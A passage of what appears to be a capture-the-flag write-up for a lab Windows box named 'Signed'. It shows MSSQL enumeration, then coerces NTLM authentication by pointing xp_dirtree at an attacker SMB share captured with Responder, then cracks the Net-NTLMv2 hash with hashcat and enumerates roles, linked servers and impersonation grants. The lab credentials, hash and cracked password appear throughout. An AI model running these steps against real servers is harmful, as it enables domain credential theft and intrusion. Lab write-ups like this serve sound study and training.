










RECON
Cred Leak
Machine infomation:
As is common in real life Windows penetration tests, you will start the Signed box with credentials for the following account which can be used to access the MSSQL service:
scott / Sm230#C5NatH
Port Scan
$ rustscan -a $target_ip --ulimit 2000 -r 1-65535 -- -A sS -Pn

PORT     STATE SERVICE  REASON  VERSION
1433/tcp open  ms-sql-s syn-ack Microsoft SQL Server 2022 16.00.1000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-10-12T03:31:18
| Not valid after:  2055-10-12T03:31:18
| MD5:   8778:a303:a41e:0017:68a0:b78f:ee47:d995
| SHA-1: 0288:d715:9390:46e9:e500:42e9:8652:7788:0153:c6e6
| -----BEGIN CERTIFICATE-----
| MIIEADCCAmigAwIBAgIQQDzFY8wPZJ...
|_-----END CERTIFICATE-----
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2025-10-12T06:29:54+00:00; -1s from scanner time.

Host script results:
|_clock-skew: -1sOnly an MSSQL instance was reachable on port 1433, its traffic secured via SSL.
MSSQL Probe
Access the exposed database using the supplied credentials:
mssqlclient.py 'scott:Sm230#C5NatH'@signed.htbBasic MSSQL queries can be referenced in this post.

SELECT CURRENT_USER→guest: scott is likely mapped only to theguestuser inmaster(or guest enabled and scott has no explicit DB user). This usually means very limited rights in that database context.@@versionshows MS SQL Server 2022 Enterprise on Windows Server 2019 — a modern target, but still many attack surfaces (Agent jobs, CLR, xp_cmdshell, backups, linked servers, etc.).- Databases visible:
master,tempdb,model,msdb— msdb is interesting because SQL Agent jobs and credentials live there.
scott authenticated successfully but is unlikely a sysadmin. We must enumerate privileges, roles, and server features to uncover an escalation path to code execution (look for xp_cmdshell, SQL Agent, CLR, file-write primitives, backup exfiltration, linked-server chains, etc.).
Quick reconnaissance:
-- which login & context are we using?
SELECT SUSER_SNAME() AS login_name, ORIGINAL_LOGIN() AS original_login;

-- Am I a server admin?
SELECT IS_SRVROLEMEMBER('sysadmin') AS is_sysadmin;

-- What server roles/logins exist and who is in them
SELECT name, type_desc, is_disabled FROM sys.server_principals WHERE type_desc IN ('SQL_LOGIN','WINDOWS_LOGIN','WINDOWS_GROUP');

-- What can current user do?
SELECT * FROM fn_my_permissions(NULL, 'SERVER');
scott (login) is mapped to guest in the database and only possesses CONNECT SQL and VIEW ANY DATABASE. No sysadmin privileges are present.
Probe common Impacket helpers:

Attempts to EXEC sp_configure / RECONFIGURE to enable xp_cmdshell were denied (permission error). Interestingly, invoking xp_dirtree 'c:\' executed without a hard rejection but returned no directory listing — indicating the call is permitted.
USER
MSSQL NTLM Stealer
We can exploit the xp_dirtree UNC-path trick — a straightforward Windows AD pivot — following the prior reference.
xp_dirtree invokes SQL Server's file I/O via the Windows API. If we feed it a UNC path (\\host\share), the SQL Server service itself attempts to contact that SMB share using the SQL Server service account (e.g., NT SERVICE\MSSQLSERVER or a domain/service principal).
When the server reaches out to our host, Windows performs an NTLM network authentication. That call yields a Net-NTLMv2 challenge/response directed at our SMB listener — a tidy credential capture without needing elevated SQL rights.
First, stand up an SMB listener (Responder is quick and blunt):
sudo responder -I tun0From our mssqlclient session (as scott):
xp_dirtree \\10.10.11.13\shareCaptured NTLMv2:

[SMB] NTLMv2-SSP Client   : 10.129.108.124
[SMB] NTLMv2-SSP Username : SIGNED\mssqlsvc
[SMB] NTLMv2-SSP Hash : mssqlsvc::SIGNED:c22e8add28a0c79d:DD31B4F8530A4F807670A1B4CD0C400A:010100000000000080069F3B123BDC016DA44553BB2574CC0000000002000800520041004E00430001001E00570049004E002D003100420030004900450057003700500053003500520004003400570049004E002D00310042003000490045005700370050005300350052002E00520041004E0043002E004C004F00430041004C0003001400520041004E0043002E004C004F00430041004C0005001400520041004E0043002E004C004F00430041004C000700080080069F3B123BDC0106000400020000000800300030000000000000000000000000300000D70F3E7C73CCCDA35C3DCB557D72C938697E21FC2AB94B0C5F53C4D852EB04EA0A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310036002E00340037000000000000000000Net-NTLMv2 for SIGNED\mssqlsvc — bingo.
Alternatively, Metasploit's convenience module is a common choice as well:
msf6 > use auxiliary/admin/mssql/mssql_ntlm_stealer
msf6 > set rhost signed.htb
msf6 > set username scott
msf6 > set password Sm230#C5NatH
msf6 > set smbproxy tun0Same achievement:

Persist the handshake to a file and crack with hashcat (mode 5600, NetNTLMv2):
hashcat -a 0 -m 5600 hash.txt path/to/wordlists/rockyou.txt -w 3 Cracked:
MSSQLSVC::SIGNED:c22e8add28a0c79d:dd31b4f8530a4f807670a1b4cd0c400a:010100000000000080069f3b123bdc016da44553bb2574cc0000000002000800520041004e00430001001e00570049004e002d003100420030004900450057003700500053003500520004003400570049004e002d00310042003000490045005700370050005300350052002e00520041004e0043002e004c004f00430041004c0003001400520041004e0043002e004c004f00430041004c0005001400520041004e0043002e004c004f00430041004c000700080080069f3b123bdc0106000400020000000800300030000000000000000000000000300000d70f3e7c73cccda35c3dcb557d72c938697e21fc2ab94b0c5f53c4d852eb04ea0a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310036002e00340037000000000000000000:purPLE9795!@

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: MSSQLSVC::SIGNED:c22e8add28a0c79d:dd31b4f8530a4f807...000000We only had port 1433 reachable, so we re-authenticate to MSSQL using the recovered domain credential:
mssqlclient.py 'mssqlsvc:purPLE9795!@'@signed.htb -windows-authNote:
scottwas a SQL-authenticated login (hence no-windows-auth).mssqlsvcis a Windows/domain principal — it expects Integrated/Windows authentication.
With SIGNED\mssqlsvc we now enjoy broader privileges inside the DB environment:

MSSQL Enumeration
xp_cmdshell
Now that we control SIGNED\mssqlsvc, xp_dirtree can leak filesystem artifacts:
SQL (SIGNED\mssqlsvc  guest@master)> EXEC xp_dirtree 'C:\Users\mssqlsvc\Desktop', 9, 9;

subdirectory   depth   file
------------   -----   ----
user.txt 1 1xp_cmdshell remains unavailable for arbitrary command execution:
SQL (SIGNED\mssqlsvc  guest@master)> enable_xp_cmdshell

[-] ERROR(DC01): Line 105: User does not have permission to perform this action.
[-] ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
[-] ERROR(DC01): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
[-] ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
SQL (SIGNED\mssqlsvc  guest@master)> RECONFIGURE
[-] ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.Enabling xp_cmdshell requires RECONFIGURE, which in turn demands elevated server rights (e.g., sysadmin, ALTER SETTINGS, or CONTROL SERVER).
We don't see a straight forward privesc path regarding to the MSSQL server itself, but we are now connect it with a domain service account — thus we can find exploit paths in an AD-related perspective.
A most common idea is something like UPN (user principal name) spoof with a compromised service account. From the session where we can read msdb, list Windows mapped principals since we now have visibility:
SELECT name, type_desc
FROM sys.server_principals
WHERE type_desc LIKE 'WINDOWS%';Result:
SQL (SIGNED\mssqlsvc  guest@msdb)> SELECT name, type_desc FROM sys.server_principals WHERE type_desc LIKE 'WINDOWS%';

name                        type_desc
-------------------------   -------------
SIGNED\IT                   WINDOWS_GROUP
NT SERVICE\SQLWriter        WINDOWS_LOGIN
NT SERVICE\Winmgmt          WINDOWS_LOGIN
NT SERVICE\MSSQLSERVER      WINDOWS_LOGIN
NT AUTHORITY\SYSTEM         WINDOWS_LOGIN
NT SERVICE\SQLSERVERAGENT   WINDOWS_LOGIN
NT SERVICE\SQLTELEMETRY     WINDOWS_LOGIN
SIGNED\Domain Users WINDOWS_GROUPsys.server_principals lists a few Windows principals and groups (e.g., SIGNED\IT, SIGNED\Domain Users, several NT SERVICE\*).
Next, confirm whether the Windows principals/groups map to powerful server roles:
-- server-role membership: who is mapped into sysadmin and other roles
SELECT r.name AS server_role, m.name AS member_name, m.type_desc
FROM sys.server_role_members rm
JOIN sys.server_principals r ON rm.role_principal_id = r.principal_id
JOIN sys.server_principals m ON rm.member_principal_id = m.principal_id
WHERE r.name IN ('sysadmin', 'securityadmin', 'setupadmin', 'serveradmin');Result:
SQL (SIGNED\mssqlsvc  guest@msdb)> SELECT r.name AS server_role, m.name AS member_name, m.type_desc FROM sys.server_role_members rm JOIN sys.server_principals r ON rm.role_principal_id = r.principal_id JOIN sys.server_principals m ON rm.member_principal_id = m.principal_id WHERE r.name IN ('sysadmin', 'securityadmin', 'setupadmin', 'serveradmin');

server_role   member_name                 type_desc
-----------   -------------------------   -------------
sysadmin      sa                          SQL_LOGIN
sysadmin      SIGNED\IT                   WINDOWS_GROUP
sysadmin      NT SERVICE\SQLWriter        WINDOWS_LOGIN
sysadmin      NT SERVICE\Winmgmt          WINDOWS_LOGIN
sysadmin      NT SERVICE\MSSQLSERVER      WINDOWS_LOGIN
sysadmin NT SERVICE\SQLSERVERAGENT WINDOWS_LOGINThat means any Windows account that is a member of SIGNED\IT will be mapped by SQL Server to the sysadmin role when connecting using Windows authentication. Our current session is mapped to the guest DB user (so SQL-level access = minimal). If we authenticate as a user who is in SIGNED\IT, SQL will see us as sysadmin.
Show current Windows token (what groups SQL already sees for our session):
SELECT login_token.*, sid FROM sys.login_token;Result:
SQL (SIGNED\mssqlsvc  guest@msdb)> SELECT login_token.*, sid FROM sys.login_token;

principal_id                                                           sid   name                                         type            usage                                                                   sid
------------   -----------------------------------------------------------   ------------------------------------------   -------------   -------------   -----------------------------------------------------------
           2                                                         b'02'   public                                       SERVER ROLE     GRANT OR DENY                                                         b'02'
         268   b'0105000000000005150000005b7bb0f398aa2245ad4a1ca401020000'   SIGNED\Domain Users                          WINDOWS GROUP   GRANT OR DENY   b'0105000000000005150000005b7bb0f398aa2245ad4a1ca401020000'
         268   b'0105000000000005150000005b7bb0f398aa2245ad4a1ca401020000'   SIGNED\Domain Users                          WINDOWS GROUP   GRANT OR DENY   b'0105000000000005150000005b7bb0f398aa2245ad4a1ca401020000'
           0                                   b'010100000000000100000000'   \Everyone                                    WINDOWS GROUP   GRANT OR DENY                                   b'010100000000000100000000'
           0                           b'01020000000000052000000021020000'   BUILTIN\Users                                WINDOWS GROUP   GRANT OR DENY                           b'01020000000000052000000021020000'
           0                           b'0102000000000005200000002a020000'   BUILTIN\Pre-Windows 2000 Compatible Access   WINDOWS GROUP   GRANT OR DENY                           b'0102000000000005200000002a020000'
           0                                   b'010100000000000502000000'   NT AUTHORITY\NETWORK                         WINDOWS GROUP   GRANT OR DENY                                   b'010100000000000502000000'
           0                                   b'01010000000000050b000000'   NT AUTHORITY\Authenticated Users             WINDOWS GROUP   GRANT OR DENY                                   b'01010000000000050b000000'
           0                                   b'01010000000000050f000000'   NT AUTHORITY\This Organization               WINDOWS GROUP   GRANT OR DENY                                   b'01010000000000050f000000'
0 b'0102000000000005400000000a000000' NT AUTHORITY\NTLM Authentication WINDOWS GROUP GRANT OR DENY b'0102000000000005400000000a000000'We are not a member of SIGNED\IT right now (only SIGNED\Domain Users).
Binary SID
Switching gears to built-in Impacket enumeration as SIGNED\mssqlsvc:
SQL (SIGNED\mssqlsvc  guest@master)> enum_links
SRV_NAME   SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE   SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
--------   ----------------   -----------   --------------   ------------------   ------------   -------
DC01       SQLNCLI            SQL Server    DC01             NULL                 NULL           NULL

Linked Server   Local Login   Is Self Mapping   Remote Login
-------------   -----------   ---------------   ------------
DC01            NULL                        1   NULL

SQL (SIGNED\mssqlsvc  guest@master)> enum_users
UserName                            RoleName   LoginName                           DefDBName   DefSchemaName       UserID                                                                   SID
---------------------------------   --------   ---------------------------------   ---------   -------------   ----------   -------------------------------------------------------------------
##MS_AgentSigningCertificate##      public     ##MS_AgentSigningCertificate##      master      NULL            b'6         '   b'010600000000000901000000fb1b6ce60eda55e1d3dde93b99db322bfc435563'

##MS_PolicyEventProcessingLogin##   public     ##MS_PolicyEventProcessingLogin##   master      dbo             b'5         '                                   b'56f12609fb4eb548906b5a62effb1840'

dbo                                 db_owner   sa                                  master      dbo             b'1         '                                                                 b'01'

guest                               public     NULL                                NULL        guest           b'2         '                                                                 b'00'

INFORMATION_SCHEMA                  public     NULL                                NULL        NULL            b'3         '                                                                  NULL

sys                                 public     NULL                                NULL        NULL            b'4         '                                                                  NULL

SQL (SIGNED\mssqlsvc  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee    grantor
----------   --------   ---------------   ----------   --------   ----------------------------
b'USER' msdb IMPERSONATE GRANT dc_admin MS_DataCollectorInternalUserenum_linksshows a linked serverDC01(providerSQLNCLI, datasourceDC01) with self-mapping (Is Self Mapping = 1) — queries using the linked server will use the current security context (the account the session is running as) when contactingDC01. If we can change our effective security principal to a higher-priv identity, calls toDC01will run under that identity on the linked server.enum_usersrevealed binary SID entries. We can translate the SID0x0106000000000009010000...to its account name usingSELECT SUSER_SNAME(0x<sid>).enum_impersonatereturned an entry showing anIMPERSONATEpermission recorded inmsdb(row:IMPERSONATE ... grantee = dc_admin, grantor = MS_DataCollectorInternalUser). Meaning there is an explicit impersonation-related permission in msdb referencingdc_admin. This indicates an impersonation primitive may exist in the environment — eitherdc_admincan impersonate some account, or some account can impersonatedc_admindepending on exact grant direction.
SID→name translation is essential: it yields the explicit Windows principal we may target with EXECUTE AS or when invoking actions via the DC01 linked server. Confirm mappings:
SQL (SIGNED\mssqlsvc  guest@msdb)> SELECT SUSER_SNAME(0x010600000000000901000000FB1B6CE60EDA55E1D3DDE93B99DB322BFC435563) AS account_name;
account_name
------------------------------
##MS_AgentSigningCertificate##

